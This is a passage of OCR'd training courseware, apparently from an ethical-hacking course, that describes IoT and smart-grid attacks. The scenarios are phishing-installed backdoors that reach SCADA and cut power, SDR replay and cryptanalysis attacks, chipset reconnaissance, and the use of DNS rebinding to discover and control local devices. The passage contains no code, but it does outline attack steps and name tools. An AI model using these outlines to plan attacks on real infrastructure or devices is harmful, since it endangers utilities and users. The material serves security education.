
Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

- The attacker gathers basic information about the target organization using various **social engineering techniques**
- The attacker sends **phishing emails** to the employees with **malicious attachments**
- When an employee **opens the email** and **clicks on the attachment**, a backdoor is automatically installed on the target system
- Using the **backdoor**, the attacker gains access to the **private network** of the organization

Attacker
1
Attacker sends an email to workers of an organization with a malicious file attached
2
Worker opens the legitimate looking email and downloads the attachment
Download the file?
Yes
No
3
This malicious file, installs a backdoor for the attacker
4
Attacker gains access to the local network of the target organization
Organization Network
5
Attack enters the SCADA and disables the UPS
HVAC
6
Attacker disables the power supplies, leaving the city in the dark
Victim


Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

Attackers gather basic information about the target organization using various social engineering techniques. After obtaining information such as the email IDs of employees, an attacker sends phishing emails to the employees with a malicious attachment (e.g., a Word document). When an employee of the target organization opens the email and clicks on the attachment, a backdoor is automatically installed in the target system. Using the backdoor, the attacker gains access to the private network of the organization. For example, consider an attack on a power grid. In such an attack, after gaining access to the private network, an attacker can access the Supervisory Control and Data Acquisition (SCADA) network that controls the grid. After gaining access to the SCADA network, the attacker replaces the legitimate firmware with malicious firmware to process commands sent by the attacker. Finally, the attacker can disable the power supply to any particular place by sending malicious commands to the substation control systems from the SCADA network.



Attacker
1
Attacker sends an email to workers of an organization with a malicious file attached
2
Worker opens the legitimate looking email and downloads the attachment
Download the file?
Yes
No
3
This malicious file, installs a backdoor for the attacker
4
Attacker gains access to the local network of the target organization
Organization Network
5
Attack enters the SCADA and disables the UPS
HVAC
6
Attacker disables the power supplies, leaving the city in the dark
Victim

Figure 18.14: Hacking a smart grid to gain remote access



SDR-Based Attacks on IoT

- The attacker uses software defined radio (SDR) to **examine the communication signals in the IoT network** and **sends spam content** or texts to the interconnected devices
- This software-based radio system can also **change the transmission and reception of signals** between the devices, based on their software implementations

Replay Attack

- The attacker obtains the **specific frequency** used for sharing information between connected devices and captures the original data when a command is initiated by these devices
- The attacker segregates the command sequence and injects it into the IoT network

Cryptanalysis Attack

- The attacker uses the same procedure as that followed in a replay attack, along with reverse engineering of the protocol to capture the **original signal**
- The attacker must be skilled in cryptography, communication theory, and modulation schemes to perform this attack

Reconnaissance Attack

- The attacker obtains information about the target device from the device's specifications
- The attacker then uses a multimeter to **investigate the chipset** and mark some identifications such as ground pins to discover the product ID and other information

SDR-Based Attacks on IoT

Software-defined radio (SDR) is a method of generating radio communications and implementing signal processing using software (or firmware), instead of the usual method of using hardware. Using this software-based radio communication system (self-created SDRs), an attacker can examine the communication signals in IoT networks and send spam content or texts to interconnected devices. The SDR system can also change the transmission and reception of signals between devices, depending on their software implementations. The attack can be carried out on both full-duplex (two-way communication) and half-duplex (one-way communication) transmission modes.

Types of SDR-based attacks performed by attackers to break into an IoT environment:

- **Replay Attack**

  This is the major attack described in IoT threats, in which attackers can capture the command sequence from connected devices and use it for later retransmission.

  An attacker can perform the below steps to launch a replay attack:


  - Attacker targets the specified frequency that is required to share information between devices
  - After obtaining the frequency, the attacker can capture the original data when the commands are initiated by the connected devices
  - Once the original data is collected, the attacker uses free tools such as URH (Universal Radio Hacker) to segregate the command sequence
  - Attacker then injects the segregated command sequence on the same frequency into the IoT network, which replays the commands or captured signals of the devices

- **Cryptanalysis Attack**

  A cryptanalysis attack is another type of substantial attack on IoT devices. In this attack, the procedure used by the attacker is the same as in a replay attack except for one additional step, i.e., reverse-engineering the protocol to obtain the original signal. To accomplish this task, the attacker must be skilled in cryptography, communication theory, and modulation scheme (to remove noises from the signal). This attack is practically not as easy as a replay attack to launch, yet the attacker can try to breach security using various tools and procedures.

- **Reconnaissance Attack**

  This is an addition to a cryptanalysis attack. In this attack, information can be obtained from the device's specifications. All IoT devices that run through RF signals must be certified by their country's authority, and then they officially disclose an analysis report of the device. Designers often prevent this kind of analysis by obscuring any identification marks from the chipset. Therefore, the attacker makes use of multimeters to investigate the chipset and mark out some identifications, such as ground pins, to discover the product ID and compare it with the published report.



Identifying and Accessing Local IoT Devices

- The attacker gains access over the **local IoT devices** when a user from the network visits the malicious page created and distributed by the attacker in the form of an **advertisement** or any other attractive means

Discovering or Identifying the Local IoT Devices

1. The attacker obtains the **local IP address** (using malicious code)
2. The attacker requests all the available devices in the network
3. Active devices respond with a **reset packet** and inactive devices return a timeout
4. The attacker detects all available devices based on their responses

Accessing the Local IoT Devices using DNS Rebinding

1. The attacker checks if the malicious code is performing **DNS rebinding** in all the discovered devices, using DNS rebinding tools such as Jaqen
2. Once the DNS rebinding is successfully implemented, the attacker can command and control the local IoT devices
3. The attacker obtains private information such as **UIDs and BSSIDs** of local access points

Identifying and Accessing Local IoT Devices

An attacker gains access over local IoT devices when a user from the network visits a malicious page, i.e., created and distributed by an attacker in the form of an advertisement or any attractive means. Once the victim visits the harmful website, a malicious JavaScript code inside the page begins the process.

Attackers generally implement two methods to take control of local IoT devices, as discussed below:

Discovering or Identifying the Local IoT Devices

The first attempt the attacker makes is to identify target devices, then obtain information about all the connected devices.

To do this, the attacker follows the steps given below:

1. Attacker obtains local IP Address (using the malicious code)
2. Attacker requests all the available devices in the network
3. Active devices respond with reset packet and request for inactive devices would return timeout
4. Attacker detects all available devices based on their responses

